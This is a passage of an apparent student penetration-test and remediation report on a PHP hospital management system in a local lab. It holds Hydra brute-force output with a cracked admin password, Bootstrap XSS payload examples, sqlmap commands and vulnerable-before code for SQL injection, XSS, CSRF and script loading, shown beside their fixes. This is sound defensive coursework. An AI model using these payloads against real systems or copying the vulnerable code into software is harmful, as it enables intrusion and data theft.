9  [80][http-post-form] host: 192.168.64.6  login: admin  password:  
   admin123  
10 1 of 1 target successfully completed, 1 valid password found  
11 Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-05  
   19:50:07
```

5.8. Sensitive Data Exposure

An analysis of the administrative control panel revealed a critical sensitive data exposure vulnerability. The web application stores and displays user credentials, including passwords, in cleartext within the database and the administrative interface.

If an administrative account is compromised or unauthorized access to the admin panel is obtained, an attacker can immediately view the plaintext credentials of all registered users. This allows for total account takeover across the platform and poses a severe risk of credential stuffing attacks on other external services if users reuse their passwords.

Global HospitalLogout

WELCOME RECEPTIONIST

Dashboard

Doctor List

Patient List

Appointment Details

Prescription List

Add Doctor

Delete Doctor

Queries

Enter Contact

Search

Patient ID	First Name	Last Name	Gender	Email	Contact	Password
1	Ram	Kumar	Male	ram@gmail.com	9876543210	ram123
2	Alia	Bhatt	Female	alia@gmail.com	8976897689	alia123
3	Shahrukh	khan	Male	shahrukh@gmail.com	8976898463	shahrukh123
4	Kishan	Lal	Male	kishansmart0@gmail.com	8838489464	kishan123
5	Gautam	Shankararam	Male	gautam@gmail.com	9070897653	gautam123
6	Sushant	Singh	Male	sushant@gmail.com	9059986865	sushant123
7	Nancy	Deborah	Female	nancy@gmail.com	9128972454	nancy123
8	Kenny	Sebastian	Male	kenny@gmail.com	9809879868	kenny123
9	William	Blake	Male	william@gmail.com	8683619153	william123
10	Peter	Norvig	Male	peter@gmail.com	9609362815	peter123
11	Shradha	Kapoor	Female	shradha@gmail.com	9768946252	shradha123

6. Vulnerability Identification

6.1. ExploitDB

ExploitDB is a CVE-compliant, publicly accessible archive of exploits and vulnerable software, maintained by Offensive Security. It serves as a primary repository for penetration testers and security auditors to verify whether identified software versions harbor known, functional public exploits that could allow arbitrary code execution, privilege escalation, or system compromise.

6.1.1. Apache 2.4.67

A search on ExploitDB returned no results for Apache 2.4.67. This version is the most recent release and the vulnerabilities present in older versions (including path traversal and `mod_cgi` exploits) have been patched. No known public exploits currently target this version.

6.1.2. Bootstrap

In this case, to map the application's attack surface, the service banners and framework versions discovered during the active fingerprinting phase were cross-referenced against this database using the local `searchsploit` command-line utility.

```
1 (tony@kali) - [~]
2 $ searchsploit bootstrap
3
4 -----
5 Exploit Title
6 | Path
7 -----
8 Bootstrap CMS - Multiple SQL Injection
9 | php/webapps/46590.txt
10 e107 2 Bootstrap CMS - Cross-Site Scripting
11 | php/webapps/35679.txt
12 -----
13 Shellcodes: No Results
14 Papers: No Results
```

The `searchsploit` output returned **no direct results** for Bootstrap.

However, cross-referencing the three versions detected by WhatWeb against the NVD and Snyk vulnerability databases revealed two relevant CVEs affecting the versions in use.

Bootstrap 3.4.1 – CVE-2019-8331

This version is vulnerable to XSS through the `data-loading-text` attribute. If the application passes unsanitized user input into a Bootstrap button component, an attacker can inject arbitrary JavaScript. The payload pattern is:

```
1 <button data-loading-text="<script>alert(document.domain)</script>">
2 </button>
```

Bootstrap 4.1.1 – CVE-2018-14041

This version contains XSS vulnerabilities in the `data-target` attribute used by the Tooltip, Collapse, and Scrollspy plugins. An attacker can inject HTML through these attributes:

```
1 <div data-toggle="collapse"
2     data-target="<img src=x onerror=alert(1)>">
3 </div>
```

In both cases, exploitation requires that user-controlled input reaches these attributes without sanitization — a condition that is plausible given the absence of input validation identified throughout this application.

6.1.3. jQuery

An analysis of jQuery 3.3.1 (Slim) reveals that it is a lightweight JavaScript library for DOM manipulation and event handling, but it is affected by critical vulnerabilities documented on Exploit-DB, including **CVE-2019-11358 (Prototype Pollution in jQuery.extend)** and **CVE-2020-7656 (Cross-Site Scripting via htmlPrefilter)**, making an upgrade to version 3.7.1 or higher essential for security.

6.2. Static Code Analysis

6.2.1. Tool Setup and Configuration

The static analysis was performed using **Fortify ScanCentral SAST (version 23.1.0)**, integrated with the Fortify Software Security Center (SSC) hosted at <https://fortify.di.uniba.it/ssc>. The source code of the Hospital Management System was cloned from the public GitHub repository and scanned locally on OS using the following command:

```
1 scancentral -sscurl https://fortify.di.uniba.it/ssc \
2   -ssctoken <token> start -bt none \
3   --application 2026_SSE_mavit \
4   --application-version 1.0 \
5   -upload -uptoken <token> \
6   -email <email>
```

Since the application is built with PHP and does not use a build tool such as Maven, the `-bt none` flag was used. The scan was submitted to the Default Pool and processed by the remote sensor `snsr-02-fortify.hosting.uniba.it`.

Parameter	Value
Tool	Fortify ScanCentral SAST
Version	23.1.0
Target application	Hospital Management System
Files scanned	727
Lines of code	95,527
Bug Density	50.771
Open Issues	485
SSC project	2026_SSE_mavit 1.0

6.2.2. Severity Distribution

The scan identified a total of **485 open issues** across the codebase. The findings are distributed across four severity levels as follows:

Severity	Count	Percentage
Critical	196	40.4%
High	23	4.7%
Medium	91	18.8%
Low	175	36.1%
Total	485	100%

The majority of findings fall into the Critical category (196 issues), indicating severe security flaws that require immediate attention. The most frequently detected vulnerability categories include Cross-Site Scripting (both Persistent and Reflected), SQL Injection, and Key Management issues such as hardcoded encryption keys — all visible in the primary findings list returned by the scanner.

6.2.3. Findings Table

The table below summarises all vulnerability categories identified by Fortify, grouped by severity level.

Category	Count	Severity
SQL Injection	82	Critical
Cross-Site Scripting: Persistent	79	Critical
Cross-Site Scripting: Reflected	13	Critical
Privacy Violation	8	Critical
Path Manipulation	4	Critical
Cross-Site Scripting: DOM	2	Critical
Insecure Transport	2	Critical
Open Redirect	1	Critical
JSON Injection	1	Critical
Weak Encryption	1	Critical
Dynamic Code Evaluation: Insecure Transport	1	Critical
Insecure Transport: Weak SSL Protocol	1	Critical
Key Management: Hardcoded Encryption Key	1	Critical
Privacy Violation: Autocomplete	8	High
Insecure Randomness	6	High
Dangerous File Inclusion	3	High
Header Manipulation	3	High
Race Condition	1	High
Password Management: Empty Password	1	High
Key Management: Hardcoded Encryption Key	1	High
Insecure Transport: External Link	88	Medium
Denial of Service: Regular Expression	1	Medium
Often Misused: File Upload	1	Medium
Cross-Site Scripting: Poor Validation	1	Medium
Hardcoded Domain in HTML	59	Low
Cross-Site Request Forgery	38	Low

Category	Count	Severity
Denial of Service: Regular Expression	24	Low
Password Management: Password in Comment	15	Low
Weak Cryptographic Hash	11	Low
System Information Leak: External	8	Low
Hidden Field	7	Low
System Information Leak: Internal	5	Low
Cross-Site Scripting: Self	2	Low
Command Injection	2	Low
HTML5: Overly Permissive Message Posting Policy	1	Low
SQL Injection	1	Low
Header Manipulation	1	Low
Poor Error Handling: Empty Catch Block	1	Low

6.3. Dynamic Code Analysis

6.3.1. OWASP ZAP

OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner designed to perform dynamic application security testing (DAST). Unlike passive inspection, ZAP actively interacts with the application by crawling its structure (spidering) and sending a variety of malicious payloads to identify runtime vulnerabilities such as injection flaws, cross-site scripting, and security misconfigurations.

6.3.2. Automated Scan Setup


To begin the dynamic analysis phase, an automated vulnerability assessment was configured via the ZAP control panel.

The initial configuration parameters defined for the automated assessment include:

- **URL to attack:** `http://192.168.64.6/hms/` (pointing to the local target deployment).
- **Scan Policy:** Dev Standard policy, ensuring a thorough execution of active vulnerability checks against inputs, headers, and parameters without triggering heavy denial-of-service tests.
- **Spider Modes:** Concurrent execution of the traditional spider and the Firefox-driven AJAX spider to effectively catch any dynamic, script-generated submission routes.

6.3.3. Automated Scan Results


The automated scan completed successfully, identifying a total of 26 unique alert categories across the application's attack surface. The findings are classified below according to their severity level.



6.3.3.1 Risk Level Breakdown

Severity	Alerts Found	Core Vulnerabilities Identified
High	3	SQL Injection (MySQL), PII Disclosure, Path Traversal
Medium	7	Application Error Disclosure, Missing Anti-CSRF Tokens, Content Security Policy (CSP) Not Set, Vulnerable JS Libraries
Low	9	Cookie No HttpOnly Flag, Missing X-Content-Type-Options, Missing Anti-Click-jacking Headers, Server Version Leak
Informational	7	Information Disclosure (Suspicious Comments), User Controllable HTML Elements

6.3.3.1.1 Detailed Analysis of Critical Findings



6.3.3.1.2 Personally Identifiable Information (PII) Disclosure (High Severity)

ZAP detected instances where Personally Identifiable Information (PII), such as email addresses, phone numbers, or patient names, is exposed or transmitted insecurely by the application. In a medical management environment, failing to strictly isolate and encrypt human-identifying data leaks sensitive user credentials and directly violates data privacy regulations (such as GDPR). This data can be harvested by attackers to conduct targeted engineering attacks or identity theft.

6.3.3.1.3 SQL Injection - MySQL (High Severity)

ZAP dynamically identified 15 distinct entry points vulnerable to SQL Injection targeting the backend MySQL database. This flaw occurs when user-supplied inputs are concatenated directly into SQL command strings instead of using prepared statements or parameterized queries. An attacker can exploit these endpoints to bypass authentication screens, extract sensitive data from tables (such as patient medical histories or administrative credentials), and potentially execute administrative commands on the database server.

6.3.3.1.4 Path Traversal (High Severity)

ZAP detected that the application is vulnerable to Path Traversal. This occurs when input parameters passed to backend file-handling scripts are not properly sanitized. An attacker can use directory traversal sequences (e.g., etc/passwd) to break out of the web root directory and view sensitive configuration or system files directly from the server.

6.3.3.1.5 Missing Anti-CSRF Tokens (Medium Severity - Systemic)

As manually anticipated during our review of `contact.html`, ZAP confirmed that the application forms lack a synchronized Anti-Cross-Site Request Forgery (CSRF) token mechanism. This is a systemic flaw across the platform, allowing third-party malicious sites to forge authenticated state-changing actions on behalf of legitimate logged-in users.

6.3.3.1.6 Vulnerable JavaScript Libraries (Medium Severity)

The scanner detected 6 instances of outdated or vulnerable client-side components. This aligns with our manual discovery of multiple conflicting Bootstrap versions (3.4.1, 4.1.1, 4.3.1) and older jQuery components, which expose the system to documented frontend Cross-Site Scripting (XSS) execution vectors.

6.3.3.1.7 Sensitive Cookies lacking HttpOnly Attribute (Low Severity)

ZAP flagged multiple session cookies (including `PHPSESSID`) missing the `HttpOnly` security flag. This operational misconfiguration guarantees that any successful XSS exploit can instantly read the session tokens via JavaScript (`document.cookie`), leading to immediate account takeover.

7.

Remediation & Fixes

7.1. Fix per vulnerability

7.1.1. Apache Directory Listing Vulnerability

By default, Apache was configured to allow directory listing, meaning that any user could browse the server's folder structure directly from the browser and access exposed files such as assets, images, and JavaScript files.

7.1.1.1 Fix


To remediate this, the Apache configuration was updated by disabling the Indexes option, which prevents the server from displaying directory contents when no index file is present. The following block was added to the Apache configuration file:

```
1 <Directory /var/www/html>
2     Options -Indexes +FollowSymLinks
3     AllowOverride All
4     Require all granted
5 </Directory>
```

The key directive is `Options -Indexes`: the minus sign explicitly disables directory listing, while `+FollowSymLinks` is retained to allow normal symbolic link resolution.

7.1.1.2 Result

After applying the configuration and restarting Apache, attempting to browse a directory without an index file now returns a **403 Forbidden** response instead of exposing the file tree.



7.1.2. SQL Injection

During a static application security testing scan performed with **Fortify**, several points in the source code were flagged as vulnerable to **SQL Injection**.

The issues identified correspond to **CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**.

The root cause of a SQL injection vulnerability is the ability of an attacker to change the context of a SQL query, causing a value that the programmer intended to be interpreted as **data** to be interpreted as a **command** instead. In the analysed code, this was possible because SQL queries were built by directly concatenating user-supplied input (from `$_POST`, `$_GET`, and `$_SESSION`) into the query string.

Because these values are not trusted, a malicious user could craft an input that alters the structure of the query, potentially leading to authentication bypass, unauthorised reading of records, or modification and deletion of data. In an application that stores sensitive medical information, the impact of such an attack is particularly severe.

7.1.2.1 Remediation Strategy

The fix adopted is the primary defence recommended by both OWASP and Fortify against SQL injection: the use of **parameterized queries** (prepared statements) through the `mysqli` extension.

The principle is to structurally separate the SQL **command** from the **data**. The query is written with placeholders (?) where user-supplied values belong. The command is sent to the database and compiled **before** the actual values are provided. The values are then bound to the placeholders separately, with an explicit type for each. Because the data reaches the database in a step distinct from the definition of the command, it can no longer alter the command's structure, regardless of the characters it contains. The protection is structural and does not rely on manual escaping or input validation.

This approach was applied consistently to every query that incorporated user-supplied input. Values originating from the session (`$_SESSION`) were parameterized as well, since they may ultimately derive from user input collected at an earlier stage. Queries containing no user input (static queries defined entirely in the code) are not vulnerable and were left unchanged.

7.1.2.2 Example

The following is a representative example of a vulnerable query and its remediated version.

7.1.2.2.1 Before (vulnerable)

The user-supplied e-mail is concatenated directly into the query string. An attacker controlling `$email` can change the meaning of the query.

```
1 $email = $_POST['email'];
2
3 $query = "select * from patreg where email = '$email'";
4 $result = mysqli_query($con, $query);
```

```
5
6 $row = mysqli_fetch_array($result);
```

7.1.2.2.2 After (remediated)

The value is replaced by a placeholder and bound separately as data, so it can never be interpreted as part of the SQL command.

```
1 $email = $_POST['email'];
2
3 $query = "select * from patreg where email = ?";
4 $stmt = mysqli_prepare($con, $query);
5 mysqli_stmt_bind_param($stmt, 's', $email);
6 mysqli_stmt_execute($stmt);
7 $result = mysqli_stmt_get_result($stmt);
8
9 $row = mysqli_fetch_array($result);
```

The conversion follows a fixed pattern: each concatenated value becomes a ? placeholder; the values are bound through `mysqli_stmt_bind_param`, in the same order in which the placeholders appear and with a type specifier for each (s for string, i for integer, d for double, b for blob); the call to `mysqli_query` is replaced by `mysqli_stmt_execute`. For SELECT statements whose results are subsequently read, `mysqli_stmt_get_result` is used so that the existing result-handling code (`mysqli_fetch_array`, `mysqli_num_rows`, etc.) continues to work unchanged.

7.1.2.3 SQL Map Result

The output of SQL Map show that: ***unable to retrieve the number of databases***. So this means that attackers, now, can't read databases information.

```
sqlmap -u "http://localhost/hms/func.php" --
1 data="email=ciao%40test.it&password2=311313311&patsub=Login" -p email --
  dbs
2
3 [16:29:10] [ERROR] unable to retrieve the number of databases
4 [16:29:10] [INFO] falling back to current database
5 [16:29:10] [INFO] fetching current database
6 [16:29:10] [INFO] retrieved:
7 [16:29:10] [CRITICAL] unable to retrieve the database names
```

7.1.2.4 Conclusion

All query points flagged by Fortify as vulnerable to CWE-89 were converted to parameterized prepared statements, eliminating the SQL injection vulnerability at its structural root. The remediation does not depend on filtering or escaping and is therefore robust against bypass techniques.

7.1.3. Cross-Site Scripting (XSS)

During a static application security testing scan performed with **Fortify**, several points in the source code were flagged as vulnerable to **Cross-Site Scripting (XSS)**. Both **persistent (stored)** and **reflected** variants were identified.

The issues identified correspond to **CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-Site Scripting')**.

A cross-site scripting vulnerability occurs when an application includes untrusted data in the page it sends to the browser without properly neutralising it. If that data contains markup or script, the browser interprets it as part of the page rather than as plain text, allowing an attacker to execute arbitrary code in the context of the victim's session. In the analysed code, values coming from the database and from the HTTP request (`$_POST`, `$_GET`, `$_SESSION`) were written directly into the HTML output with `echo`, without any encoding.

Two variants were observed:

- **Persistent (stored) XSS:** The malicious payload is first stored on the server (for example, in a database field filled in through a registration form or a contact form) and is then reserved to every user who views the page that displays it. This is the more dangerous variant, because the attack is triggered automatically and repeatedly, without any further action by the attacker. In this application it corresponds to **CWE-79**, with the stored source making it a persistent instance.
- **Reflected XSS:** The malicious payload is taken from the current request (for instance a search field whose value is echoed back into the results page) and reflected immediately into the response. The attack typically requires the victim to follow a crafted link or submit crafted input.

7.1.3.1 Remediation Strategy

The fix adopted is **output encoding**: every untrusted value is encoded for its output context immediately before it is written into the page, so that special characters lose their meaning to the browser and are rendered as literal text.

For values placed in the body of the HTML document or inside an HTML attribute, the PHP function `htmlspecialchars()` is used, with the `ENT_QUOTES` flag (which encodes both double and single quotes) and an explicit UTF-8 character set. The quote flag matters because, inside an attribute value, an unescaped quote could close the attribute and inject further markup. Specifying the character set explicitly avoids bypasses based on ambiguous encodings.

As described by Fortify, input validation is a useful additional defence but does **not** replace output encoding: an application cannot rely on the safety of data coming from a shared data store, since that store may have received input from a source that did not validate it. Encoding at the point of output is therefore the authoritative fix and is applied regardless of any input-side checks.

The encoding function is matched to the output context. Values written into the HTML body or into attribute values are passed through `htmlspecialchars()`; values inserted into a URL

(for example as a query-string parameter inside an href) are passed through `urlencode()` instead, which is the correct neutralisation for the URL context. Static strings written by the developer (fixed labels such as status text) are not untrusted and are left unchanged.

7.1.3.2 Examples

7.1.3.2.1 Persistent (stored) XSS

A value read from the database is written directly into a table cell. If an attacker previously stored markup in that field, it executes in every viewer's browser.

Before (vulnerable):

```
1 $message = $row['message'];
2
3 echo "<tr><td>$message</td></tr>";
```

After (remediated):

```
1 $message = htmlspecialchars($row['message'], ENT_QUOTES, 'UTF-8');
2
3 echo "<tr><td>$message</td></tr>";
```

7.1.3.2.2 Reflected XSS

A value taken from the current request is echoed back into the response. The same encoding neutralises it.

Before (vulnerable):

```
1 $contact = $_POST['app_contact'];
2
3 echo "<td>$contact</td>";
```

After (remediated):

```
1 $contact = htmlspecialchars($_POST['app_contact'], ENT_QUOTES, 'UTF-8');
2
3 echo "<td>$contact</td>";
```

7.1.3.2.3 Value inside a URL context

When an untrusted value is placed inside a link, URL encoding is the appropriate neutralisation instead of HTML encoding.

Before (vulnerable):

```
1 <a href="panel.php?ID=<?php echo $row['ID']; ?>">Open</a>
```

After (remediated):

```
1 <a href="panel.php?ID=<?php echo urlencode($row['ID']); ?>">Open</a>
```

7.1.3.3 Conclusion

All output points flagged by Fortify as vulnerable to CWE-79, both persistent and reflected instances were remediated through context-appropriate output encoding: `htmlspecialchars()` with `ENT_QUOTES` for HTML body and attribute contexts, and `urlencode()` for URL contexts. Because the neutralisation is applied at the point of output and is matched to each context, the application no longer renders untrusted data as executable markup.

7.1.4. CSRF (Cross-Site Request Forgery)

During a static application security testing scan performed with **Fortify**, 38 occurrences in the source code were flagged as vulnerable to **Cross-Site Request Forgery (CSRF)**. The issues identified correspond to **CWE-352: Cross-Site Request Forgery ('CSRF')**. The root cause of a CSRF vulnerability is the absence of any mechanism to verify the origin of POST requests. A malicious website could craft a form that, when loaded by an authenticated user, would execute privileged actions - such as booking an appointment or adding/removing a doctor - without the user's knowledge or consent. Because the browser automatically attaches session cookies to every request, the server could not distinguish between a legitimate user-initiated action and a forged cross-origin request. In an application that stores sensitive medical information, the impact of such an attack is particularly severe.

7.1.4.1 Remediation Strategy

The fix adopted is the primary defence recommended by both OWASP and Fortify against CSRF: the **Synchronizer Token Pattern**. The server generates a cryptographically secure token (`random_bytes(32)`) and stores it in the session. Every POST form includes this token as a hidden field. On submission the server compares the token from the POST body against the one stored in the session using `hash_equals()` (constant-time comparison - prevents timing attacks). On mismatch the request is rejected with HTTP 403. To avoid code duplication, all CSRF logic was centralised in a single new helper file, `csrf_helper.php`, included once per entry point. This approach was applied consistently to all 38 flagged form handlers. Static queries containing no user input were left unchanged.

7.1.4.2 Centralised Helper

A new file **`csrf_helper.php`** provides three focused functions:

Function	Purpose
<code>generate_csrf_token()</code>	Generates or retrieves the token from the session (<code>random_bytes(32)</code>)
<code>csrf_token_field()</code>	Returns <code><input type="hidden" name="csrf_token" value="..."></code>

verify_csrf_token()	Verifies the token; terminates with HTTP403 on mismatch
---------------------	---

7.1.4.3 Example

7.1.4.3.1 Before (vulnerable)

The POST form contains no hidden token field. An attacker controlling a third-party page can craft an identical form that auto-submits when loaded by an authenticated user.

```
1 <form method="POST" action="func2.php">
2   <input type="hidden" name="action" value="patsub1">
3   <input type="text" name="name" placeholder="Name">
4   <input type="submit" value="Submit">
5 </form>
```

Form Handler - Before

```
1 if ($_POST['action'] === 'patsub1') {
2     // process request directly - no origin check
3     $name = $_POST['name'];
4     // ...
5 }
```

7.1.4.3.2 After (remediated)

The helper is included and the token field is injected into the form. The value is htmlspecialchars()-encoded to prevent XSS in the hidden field output.

```
1 require_once 'csrf_helper.php';
2
3 <form method="POST" action="func2.php">
4   <?php echo csrf_token_field(); ?>
5   <input type="hidden" name="action" value="patsub1">
6   <input type="text" name="name" placeholder="Name">
7   <input type="submit" value="Submit">
8 </form>
```

The handler calls verify_csrf_token() before any business logic. hash_equals() is used for the comparison to prevent timing attacks. On mismatch the script terminates with HTTP 403.

```
1 require_once 'csrf_helper.php';
2
3 if ($_POST['action'] === 'patsub1') {
4     verify_csrf_token(); // aborts with 403 on mismatch
5     $name = $_POST['name'];
6     // business logic unchanged ...
7 }
```

The conversion follows a fixed pattern: every POST handler includes csrf_helper.php and calls verify_csrf_token() as its first operation. Every form that targets a protected handler

includes `<?php echo csrf_token_field(); ?>` as the first hidden field. Business logic is invariant throughout.

7.1.4.4 Conclusion

All 38 form handlers flagged by Fortify as vulnerable to CWE-352 were updated to implement the Synchronizer Token Pattern, eliminating the CSRF vulnerability at its structural root. The remediation does not depend on the Same-Origin Policy or browser-level mitigations and is therefore robust regardless of the client environment. The use of `hash_equals()` for token comparison prevents timing-based side-channel attacks, and `htmlspecialchars()` applied to the token output prevents XSS via the hidden field.

7.1.5. URL Redirection to Untrusted Site

During a static application security testing scan performed with **Fortify**, a JavaScript function used by a plugin was flagged because it used an untrusted value to decide which script to load into the page.

The issue corresponds to **CWE-601: URL Redirection to Untrusted Site ('Open Redirect')**, in the form of an unvalidated URL used to load executable script.

The function received a URL from an external, uncontrolled source and used it directly as the source of a new `<script>` element added to the page. Because the browser downloads **and executes** whatever a `<script>` element points to, this means the application would run any code located at that URL. If an attacker can influence the value, they can make the page load and execute a script from a malicious site, effectively running their own code in the context of the user's session.

In simple terms, the code trusted an address that came from outside, and used it to fetch and run a program. Trusting an outside-supplied address to run code is the root of the problem.

7.1.5.1 Remediation Strategy

Following Fortify's recommendation, untrusted input is not allowed to control the destination directly. Instead, a level of indirection is introduced. The code defines what is considered legitimate, and only addresses that match are allowed.

Two approaches exist:

- Allow list of URLs: When the set of legitimate scripts is small and known in advance, the code keeps an explicit list of permitted URLs and accepts only values that match one of them exactly.
- Allow list of domains: When the URL is genuinely dynamic and cannot be listed in advance, the code restricts the **domain** the script may be loaded from. Only URLs pointing to the application's own (trusted) domain are accepted. This is the approach used here, because the script address is a configuration value determined at runtime.

In both cases the comparison is an **exact match**. A "contains" style check is deliberately avoided, because an address such as `trusted.com.attacker.com` would wrongly pass a

“contains trusted.com” test. The fix also rejects dangerous URL schemes (for example javascript: and data:), accepting only http and https.

7.1.5.2 Example

Before (vulnerable): the address is used directly, with no checks:

```
1 function doLoadScript(url) {
2   if (!url) return false;
3   var s = document.createElement("script");
4   s.type = "text/javascript";
5   s.src = url;
6   document.getElementsByTagName("head")[0].appendChild(s);
7   return true;
8 }
```

After (remediated): the address must point to the trusted domain and use a safe scheme, otherwise nothing is loaded:

```
1 function doLoadScript(url) {
2   if (!url) return false;
3
4   var allowedHost = window.location.hostname; // trusted domain
5
6   var parsed;
7   try {
8     parsed = new URL(url, window.location.href); // resolves relative
      URLs too
9   } catch (e) {
10    return false; // invalid URL
11  }
12
13  // accept only http/https toward the trusted domain
14  if ((parsed.protocol !== "http:" && parsed.protocol !== "https:")
15      || parsed.hostname !== allowedHost) {
16    return false;
17  }
18
19  var s = document.createElement("script");
20  s.type = "text/javascript";
21  s.src = parsed.href;
22  document.getElementsByTagName("head")[0].appendChild(s);
23  return true;
24 }
```

The remediated version parses the incoming address, checks that its scheme is safe and that its host exactly equals the trusted domain, and only then loads the script. Any address that does not satisfy these conditions is rejected and no script is added to the page.

7.1.5.3 Conclusion

The function flagged by Fortify under CWE-601 was modified so that an externally-supplied address can no longer freely control which script the page executes. By restricting loading

to the application's own domain and to safe URL schemes, the application can no longer be tricked into fetching and running code from an attacker-controlled location.

7.1.6. Privacy Violation

During a static application security testing scan performed with **Fortify**, a **Privacy Violation** was reported in the receptionist dashboard. The finding corresponds to **CWE-359: Exposure of Private Personal Information to an Unauthorized Actor**.

The doctor list and the patient list each displayed a **Password** column, printing the users' passwords in clear text directly in the page. A password is the most sensitive piece of information a user holds, and it should never appear in any interface, not even to an administrator or a receptionist. Showing it in clear text exposes private data well beyond what any task on the page requires.

7.1.6.1 Remediation

Following Fortify's recommendation to minimise the exposure of private data, the password was **removed from the display entirely** in both tables. The password is not needed to consult the list of doctors or patients, so it no longer leaves the program toward the page.

This applies the principle of least exposure of private data is shown only when it is strictly necessary for the task at hand, which for these listings it is not.

7.1.7. Password Autocompletion

During a static application security testing scan performed with **Fortify**, password input fields were flagged because they did not disable browser autocompletion.

By default, browsers may store and later auto-fill the values typed into input fields, including password fields. On a shared computer such as a receptionist's workstation a password saved this way could be re-filled or recovered by a different person using the same machine afterwards, exposing a sensitive value on a device the password owner does not control.

7.1.7.1 Remediation

The `autocomplete="off"` attribute was added to all password fields, so the browser does not store or suggest the typed value and nothing remains in the form cache on a shared workstation. Disabling autocompletion is also good practice more generally because it discourages the browser from re-proposing the same saved password, which helps avoid reusing identical credentials.

7.1.8. URL Insecure Transport

During a static application security testing scan performed with **Fortify**, several external links were flagged as using an insecure transport.

The flagged links pointed to external pages using the `http://` protocol instead of `https://`. An `http` connection is not encrypted, so in principle its content could be intercepted or altered by someone positioned between the user and the destination. This is a **minor** issue in this

case, because the links simply point to external pages and do not transmit sensitive data, but using a secure connection is still the correct practice.

7.1.8.1 Remediation

All the code parts that pointed to pages via `http` were updated to point to the same pages via `https`. The destinations are unchanged, only the protocol was switched to the secure one. The links keep working exactly as before, now over an encrypted connection.

7.1.8.2 Conclusion

By switching the flagged links from `http` to `https`, the application no longer relies on cleartext transport for these references. The change is small and low-risk, and it resolves the finding while keeping all links pointing to the same pages as before.

7.1.9. Password Hashing

The application previously stored user passwords **in clear text** in the database and compared them directly during login. Storing passwords in clear text is a serious weakness, corresponding to **CWE-256: Plaintext Storage of a Password**. Anyone with access to the database could read every user's password.

7.1.9.1 Remediation

Password handling was changed to use **hashing**. A hash is a one-way transformation that goes from the stored value the original password cannot be recovered.

- **On submission:** the password is hashed before being stored, so the database never contains the clear-text password.
- **On verification:** the password typed by the user is checked against the stored hash, without ever needing to read the original password.

In PHP this is done with `password_hash()` when saving and `password_verify()` when checking.

7.1.9.2 Conclusion

